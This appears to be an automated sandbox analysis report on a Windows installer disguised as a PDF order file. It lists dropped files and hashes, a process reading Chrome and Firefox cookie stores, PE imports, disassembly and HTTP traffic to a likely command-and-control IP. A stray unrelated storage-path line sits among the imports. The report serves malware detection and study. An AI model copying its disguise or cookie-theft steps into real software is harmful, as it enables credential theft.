Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......3..-w..~w..~w..~~..~q..~%..t..~...s..~i..~u..~%..d..~%.....~%..u..~...u. .~w..~Y..~...r..~...v..~..x~v..~w..~v..~...v..~Richw..~................PE..d...h6;a.........'' .....2...........>..$(....`............................................ ...................... .....................@....S..p............................T...............P..............XS..H............text............0.................. ..`.nep....p....@.......4.............. ..`.rdata..$m...P...n...6..............@..@.data ....@....pdata..............................@..@.rsrc..............................@..@.reloc..@...........................@..B.. ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\Microsoft.Office.Tools.Common.v9.0.dll

Process:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	356352
Entropy (8bit):	5.597789776248351
Encrypted:	false
SSDEEP:	6144:gAENg6Ta1Hjxcv/IUIuoeT/xK6ur6EaPC:gdgbFK/IU7T/xK6ur6EaP
MD5:	E047210B4CE2BBF0F6A9819031C5874A
SHA1:	FBE964CABCD15468EFF6848ACE2F49E194C2B1B4
SHA-256:	F0C45C94B8B1B38718FD373E9E98BF76A5552D8405DE3A98A6CADBE9610F7E74
SHA-512:	57754F490FAD208076EA717470E431493396556E5DC4BE53ED2ACFBBC00857B9F6A5AEDA66FFE82F4E4CF405ABEF16E72F77535932E9D166CC4F3DE262AC09D 8
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...H..H...........!.........P.......-... ...@....UA. ....@.................................-..W....@..`7..........................,............................................. ............... ..H............text........ ...................... ..`.rsrc...`7...@...@... ..............@..@.rel oc...............`..............@..B.. ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Kvalitative209\edit-cut-symbolic.svg

Process:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	1327
Entropy (8bit):	4.272364610533777
Encrypted:	false
SSDEEP:	24:2dPnnxu3tlKpRe+9abXi2QP+60wWgP7IC233P+60cXW7GTNWgPN:cfnHFabXij+zgP7ICK+r7GTUgPN
MD5:	36C1AE9391F50D4AD3A1E61CA30CBFCB
SHA1:	DF3D58AB8DBFD1CE9F0456C4F8C84440A1005507
SHA-256:	9FDDABAAF63AE19BA00A965BBDAACAC3703AB2F055661040A4ACFF2882D0087B
SHA-512:	180D77E3FA447CED1276C2E2070E110667530C864C71961E97E80B51C214C7BEBF604104F6A0DF87A4779E6E3AD08C5A574278F70C6D36C083FE727B1DD6647
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8"?>.<svg height="16px" viewBox="0 0 16 16" width="16px" xmlns="http://www.w3.org/2000/svg">. <g fill="#2e3436">. <path d="m 14 1 l -5.203125 4.972656 l 1.5625 1.527344 l 5.640625 -5.5 v -1 z m -6.804688 6.5 l -2.976562 2.84375 l 1.6875 1.5 l 2.890625 -2.816406 z m 0 0"/>. <path d="m 4.21875 5.65625 l 9.78125 9.34375 h 2 v -1 l -10.09375 -9.84375 z m 0 0"/>. <path d="m 5.972656 1.019531 c -1.359375 -1.359375 -3.59375 -1.359375 -4.953125 0 c -1.359375 1.359375 -1.359375 3.59375 0 4.953125 s 3.59375 1.363282 4.953125 0 c 1.359375 -1.359375 1.359375 -3.59375 0 -4.953125 z m -1.414062 1.414063 c 0.597656 0.59375 0.597656 1.53125 0 2.125 c -0.59375 0.597656 -1.527344 0.597656 -2.125 0 c -0.59375 -0.59375 -0.59375 -1.527344 0 -2.125 c 0.597656 -0.59375 1.53125 -0.59375 2.125 0 z m 0 0"/>. <path d="m 5.972656 10.019531 c -1.359375 -1.359375 -3.59375 -1.359375 -4.953125 0 c -1.359375 1.359375 -1.359375 3.597657 0 4.957031 c 1.359

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Misundes\Caesural4\Perciform\Selskabelig\Hjemmeopgaven\vrkstedsbygninger\Ricciaceae185.lnc

Process:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	76679
Entropy (8bit):	6.814432315698124
Encrypted:	false
SSDEEP:	1536:XJV/wgXTw40tzGcM8E7nhHaxpqeGhJrfBxdKTi:XJWgXTyvE7nqMhJvL
MD5:	FFDF86E18706923E73DE9A5D67A8C9EB
SHA1:	F01102765BEEB1330F29E2427C9559EDBEEA8D4E
SHA-256:	63D2CBFFAB97859707640C94C9810AF953093F01FF0E7FDB2DBFF3827935EDC0
SHA-512:	1D3E7DD9A687580682CB827CAB4C3D50F9EEC145411EEE24261DB0F89B8A087B5B6DE57B33E2D6B6E807D9AA79005050E5E09A4D58FC60F4E48F31BD32C7BF 72
Malicious:	false
Preview:	8..f9.8.f9..r..._.b.f9.....X.......?.u/8..nf._....u ..,..8..,9.....u...f.^.f.^.9...;..........X......f._...............$.........f9.......5h...f.^..b..9.5..q...X.f9.f._.8...#m.f.^........n........r..E5..........f._.f._.f .^.8.-.....^.f._......f9.P.............wZ.............8..@......1.......=....f9.f._.=.....4.! .W..f9....9...D9...b.........9.u..u......W..o..X..$...f9..........W!#.zg.9.8.Z.a.%.}+:.!_........^.@.hW0.> LQ{.N.."%eA.U5..v./.....G.n.j`K..7.((....rL\.g..5.......w.a.QY.*...puv.0......~.)....l..(.((.((.((.((.((.((.((.((.((.((.((.((.((..Q.9.8.Z.a.%.}+:.!_........^.@.hW0.>LQ{.N.."%eA.U5..v./.....G .n.j`K..7.((....rL\.g..5.......w.a.QY.*...puv.0......~.)....l...((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.....((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((..x.Q....((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.(....s{(.((.((.((. ((.((.((.((.((.((.((.((.((.((.((....... ..P...3....5z......m.......((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.((.(...(.((.

C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, last written using SQLite version 3036000
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	2.9216957692876595
Encrypted:	false
SSDEEP:	384:ST8XNcKu0iTwbAziYN570RMZXVuKnQM2V6ofbDO4xmTgZcZygSA2O9RVHfwrhhxV:JNcgiD5Q6luKQM2V7DXcAgSA2KD4jL
MD5:	1A706D20E96086886B5D00D9698E09DF
SHA1:	DACF81D90647457585345BEDD6DE222E83FDE01F
SHA-256:	759F62B61AA65D6D5FAC95086B26D1D053CE1FB24A8A0537ACB42DDF45D2F19F
SHA-512:	CFF7D42AA3B089759C5ACE934A098009D1A58111FE7D99AC7669B7F0A1C973907FD16A4DC1F37B5BE5252EC51B8D876511F4F6317583FA9CC48897B1B913C7F
Malicious:	false
Preview:	SQLite format 3......@ ...$..$..S`.........g.....[.[.[... ....

C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, user version 12, last written using SQLite version 3036000
Category:	modified
Size (bytes):	98304
Entropy (8bit):	0.08231524779339361
Encrypted:	false
SSDEEP:	12:DQANJfWk73Fmdmc/OPVJXfPNn43etRRfYR5O8atLqxeYaNcDakMG/lO:DQANJff32mNVpP965Ra8KN0MG/lO
MD5:	886A5F9308577FDF19279AA582D0024D
SHA1:	CDCCC11837CDDB657EB0EF6A01202451ECDF4992
SHA-256:	BA7EB45B7E9B6990BC63BE63836B74FA2CCB64DCD0C199056B6AE37B1AE735F2
SHA-512:	FF0692E52368708B36C161A4BFA91EE01CCA1B86F66666F7FC4979C6792D598FF7720A9FAF258F61439DAD61DB55C50D992E99769B1E4D321EC5B98230684BC5
Malicious:	false
Preview:	SQLite format 3......@ ....S`.....}..}.. ....

C:\Users\user\AppData\Roaming\flex\flex.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	108664
Entropy (8bit):	5.8959760602012965
Encrypted:	false
SSDEEP:	1536:QSF7vA1hRqHNxxMjlI3ZC+0CtOss6mdcQ6A4vhZ91RKGpQJN:nA1hYPMUs6mdclA4vhNRKG4N
MD5:	914F728C04D3EDDD5FBA59420E74E56B
SHA1:	8C68CA3F013C490161C0156EF359AF03594AE5E2
SHA-256:	7D3BDB5B7EE9685C7C18C0C3272DA2A593F6C5C326F1EA67F22AAE27C57BA1E6
SHA-512:	D7E49B361544BA22A0C66CF097E9D84DB4F3759FBCC20386251CAAC6DA80C591861C1468CB7A102EEE1A1F86C974086EBC61DE4027F9CD22AD06D63550400D D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....<.].....0..X.....v... .....@.. .....O... ..`.....\v..O.....$.....f..xB.....$u..... ..... ..H.....text....V... ...X..... ..`.rsrc...$.....Z.....@..@.rel oc.....d.....@..B.....v.....H.....(.....xE..$t.....2~P....o....*.r...p(....*VrK..p(....s.....P...*..0.._.....~....:O....>.....%.rm..p...A...s..... su....%.r...p...A...s....rm..p.su....%.r...p...B...s.....su....%.r...p...B...s....r...p.su....%.r...p...C...s.....su....%.r...p...C...s....r...p.su....%.r...p...D...s.....su....%.r...p...D...s....r...p.su... .%.r...p...E...s.....su....%..r...p...E...s....r...p.su....%..r...p...F...s.....su....%..r...p...F

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\flex\flex.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	486
Entropy (8bit):	5.043661544202442
Encrypted:	false
SSDEEP:	12:z30d30C4BFNY8fNFquci7S1pE+DPOCN6+QOH5JyY:z3I3+DO4UE+Tz5JB
MD5:	323764DD20845C0EE00598E8EE35467C
SHA1:	7A3DC131CCF4B3A41893F83C553193267A7F654F
SHA-256:	7DEBA11FDF38735A63038192BF033BAE7F49E72E598F0AEFD3FC626477A31FEF
SHA-512:	BF353BCB64D65024C7E627788D32087C15EC5F8780AACF61D57BC22923F2283D0A5ED389CA644270013835EF26269F2E5EEE4ED610AC88254855DE80D67F370
Malicious:	false
Preview:	Microsoft .NET Framework CasPol 4.8.4084.0..for Microsoft .NET Framework version 4.8.4084.0..Copyright (C) Microsoft Corporation. All rights reserved.....WARNING: The .NET Framework does not apply CAS policy by default. Any settings shown or modified by CasPol will only ..affect applications that opt into using CAS policy. .... Please see http://go.microsoft.com/fwlink/?LinkId=131738 for more information. ......ERROR: Not enough arguments....For usage information, use 'caspol -?'..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.549201429075207
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Ordene 501527,pdf.exe
File size:	596608
MD5:	5162b6782f86f1f24e8610544d159ae9
SHA1:	0d1ead84c74ee462976928783c1f733aa859bc94
SHA256:	6730e52c8075c7e044c2bbaf9f7ad8c0f7f8d03fb23adbd2331adc8b591caec7
SHA512:	ccbea38e4c47edf9172e47f8ea884bae222365500d17bc5d95bef911d64feb6857ac7c2d99bd9b6a0a6112a042ea0e74cd958b656883912827451f21c5113f83
SSDEEP:	6144:B6bAcJOv+qlAcxp8XNbu0lTCzYQhb3VG+rmAYJDB5aRELlQBjokpKE+c0AzugkGd:a+NniSb3VtrHSaklQBjo0KE+72jCMii
TLSH:	96C4AE4179B86ED3F57E03716CA7869212A8EC141672E71B3192FE17B4B23532B0F29D
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@.....PE..L.....uY.....d.....:....

File Icon

Icon Hash:	71c884a498dc7890

Static PE Info

General

Entrypoint:	0x403350
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x59759518 [Mon Jul 24 06:35:04 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b34f154ec913d2d2c435cbd644e91687

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="Murdock Hjernespinds Orddannelserne ", OU="Beauti Pilede ", E=Sheeting@Beredelse213.Syn, O=Stregens, L=La Haie-Traversaine, S=Pays de la Loire, C=FR
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 08/08/2022 04:49:24 07/08/2025 04:49:24
Subject Chain	• CN="Murdock Hjernespinds Orddannelserne ", OU="Beauti Pilede ", E=Sheeting@Beredelse213.Syn, O=Stregens, L=La Haie-Traversaine, S=Pays de la Loire, C=FR
Version:	3
Thumbprint MD5:	D9460ED9973B95EA8561C6C26E032EC9
Thumbprint SHA-1:	64BCC2EC4F74B5FAADE9D48BAC0D710AFF171E4F
Thumbprint SHA-256:	599928258A412563BC2620CAD41D51A4EDCF5C8E724A9DF73E6996094DA70D1E
Serial:	F03396B055CCF99F

Entrypoint Preview

Instruction
sub esp, 000002D4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+14h], ebx
mov dword ptr [esp+10h], 0040A2E0h
mov dword ptr [esp+1Ch], ebx
call dword ptr [004080A8h]
call dword ptr [004080A4h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [007A8A2Ch], eax

Instruction
je 00007FE46088E853h
push ebx
call 00007FE460891AE9h
cmp eax, ebx
je 00007FE46088E849h
push 00000C00h
call eax
mov esi, 004082B0h
push esi
call 00007FE460891A63h
push esi
call dword ptr [00408150h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], 00000000h
jne 00007FE46088E82Ch
push 0000000Ah
call 00007FE460891ABCh
push 00000008h
call 00007FE460891AB5h
push 00000006h
mov dword ptr [007A8A24h], eax
call 00007FE460891AA9h
cmp eax, ebx
je 00007FE46088E851h
push 0000001Eh
call eax
test eax, eax
je 00007FE46088E849h
or byte ptr [007A8A2Fh], 00000040h
push ebp
call dword ptr [00408044h]
push ebx
call dword ptr [004082A0h]
mov dword ptr [007A8AF8h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 000002B4h
push eax
push ebx
push 0079FEE0h
call dword ptr [00408188h]
push 0040A2C8h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x84fc	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3c4000	0x59b58	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x8fd60	0x1d20	.data
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x63c8	0x6400	False	0.6766015625	data	6.504099201068482	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x138e	0x1400	False	0.4509765625	data	5.146454805063938	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x39eb38	0x600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.ndata	0x3a9000	0x1b000	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x3c4000	0x59b58	0x59c00	False	0.4010598015320334	data	5.323726974368565	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3c4328	0x42028	dBase IV DBT, blocks size 0, block length 8192, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x406350	0xe8be	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x414c10	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295	English	United States
RT_ICON	0x418e38	0x25a8	data	English	United States
RT_ICON	0x41b3e0	0x10a8	data	English	United States
RT_ICON	0x41c488	0x988	data	English	United States
RT_ICON	0x41ce10	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x41d278	0x100	data	English	United States
RT_DIALOG	0x41d378	0x11c	data	English	United States
RT_DIALOG	0x41d498	0xc4	data	English	United States
RT_DIALOG	0x41d560	0x60	data	English	United States
RT_GROUP_ICON	0x41d5c0	0x68	data	English	United States
RT_VERSION	0x41d628	0x1ec	data	English	United States
RT_MANIFEST	0x41d818	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetEnvironmentVariableW, SetFileAttributesW, Sleep, GetTickCount, GetFileSize, GetModuleFileNameW, GetCurrentProcess, CopyFileW, SetCurrentDirectoryW, GetFileAttributesW, GetWindowsDirectoryW, GetTempPathW, GetCommandLineW, GetVersion, SetErrorMode, lstrlenW, lstrcpynW, GetDiskFreeSpaceW, ExitProcess, GetShortPathNameW, CreateThread, GetLastError, CreateDirectoryW, CreateProcessW, RemoveDirectoryW, lstrcmpiA, CreateFileW, GetTempFileNameW, WriteFile, lstrcpyA, MoveFileExW, lstrcatW, GetSystemDirectoryW, GetProcAddress, GetModuleHandleA, GetExitCodeProcess, WaitForSingleObject, lstrcmpiW, MoveFileW, GetFullPathNameW, SetFileTime, SearchPathW, CompareFileTime, lstrcmpW, CloseHandle, ExpandEnvironmentStringsW, GlobalFree, GlobalLock, GlobalUnlock, GlobalAlloc, FindFirstFileW, FindNextFileW, DeleteFileW, SetFilePointer, ReadFile, FindClose, lstrlenA, MulDiv, MultiByteToWideChar, WideCharToMultiByte, GetPrivateProfileStringW, WritePrivateProfileStringW, FreeLibrary, LoadLibraryExW, GetModuleHandleW


DLL	Import
USER32.dll	GetSystemMenu, SetClassLongW, EnableMenuItem, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongW, SetCursor, LoadCursorW, CheckDlgButton, GetMessagePos, LoadBitmapW, CallWindowProcW, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, ScreenToClient, GetWindowRect, GetDlgItem, GetSystemMetrics, SetDlgItemTextW, GetDlgItemTextW, MessageBoxIndirectW, CharPrevW, CharNextA, wsprintfA, DispatchMessageW, PeekMessageW, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, GetClientRect, FillRect, DrawTextW, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, GetDC, SetTimer, SetWindowTextW, LoadImageW, SetForegroundWindow, ShowWindow, IsWindow, SetWindowLongW, FindWindowExW, TrackPopupMenu, AppendMenuW, CreatePopupMenu, EndPaint, CreateDialogParamW, SendMessageTimeoutW, wsprintfW, PostQuitMessage
GDI32.dll	SelectObject, SetBkMode, CreateFontIndirectW, SetTextColor, DeleteObject, GetDeviceCaps, CreateBrushIndirect, SetBkColor
SHELL32.dll	SHGetSpecialFolderLocation, ShellExecuteExW, SHGetPathFromIDListW, SHBrowseForFolderW, SHGetFileInfoW, SHFileOperationW
ADVAPI32.dll	AdjustTokenPrivileges, RegCreateKeyExW, RegOpenKeyExW, SetFileSecurityW, OpenProcessToken, LookupPrivilegeValueW, RegEnumValueW, RegDeleteKeyW, RegDeleteValueW, RegCloseKey, RegSetValueExW, RegQueryValueExW, RegEnumKeyW
COMCTL32.dll	ImageList_Create, ImageList_AddMasked, ImageList_Destroy
ole32.dll	OleUninitialize, OleInitialize, CoTaskMemFree, CoCreateInstance

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 44

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 13:30:13.447227001 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.466327906 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.466487885 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.467061996 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.487915039 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.487977028 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.488024950 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.488070965 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.488179922 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.488225937 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.488238096 CEST	49793	80	192.168.11.20	141.98.6.239

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 13:30:13.507420063 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507479906 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507527113 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507575035 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507580042 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.507637024 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.507652998 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507714987 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507755041 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.507770061 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507819891 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.507844925 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.507879972 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.507970095 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.508096933 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.527952909 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528047085 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528163910 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528171062 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528234005 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528254032 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528300047 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528325081 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528363943 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528397083 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528423071 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528475046 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528520107 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528533936 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528584957 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528584957 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528645039 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528659105 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528708935 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528738976 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528769016 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528819084 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528856993 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528871059 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528909922 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.528932095 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.528983116 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.529055119 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.529189110 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548114061 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548171043 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548237085 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548281908 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548350096 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548358917 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548435926 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548449039 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548599958 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548624039 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548718929 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548748016 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.548803091 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548851013 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548897982 CEST	80	49793	141.98.6.239	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 13:30:13.548944950 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.548948050 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549010038 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549011946 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549073935 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549093008 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549141884 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549171925 CEST	49793	80	192.168.11.20	141.98.6.239
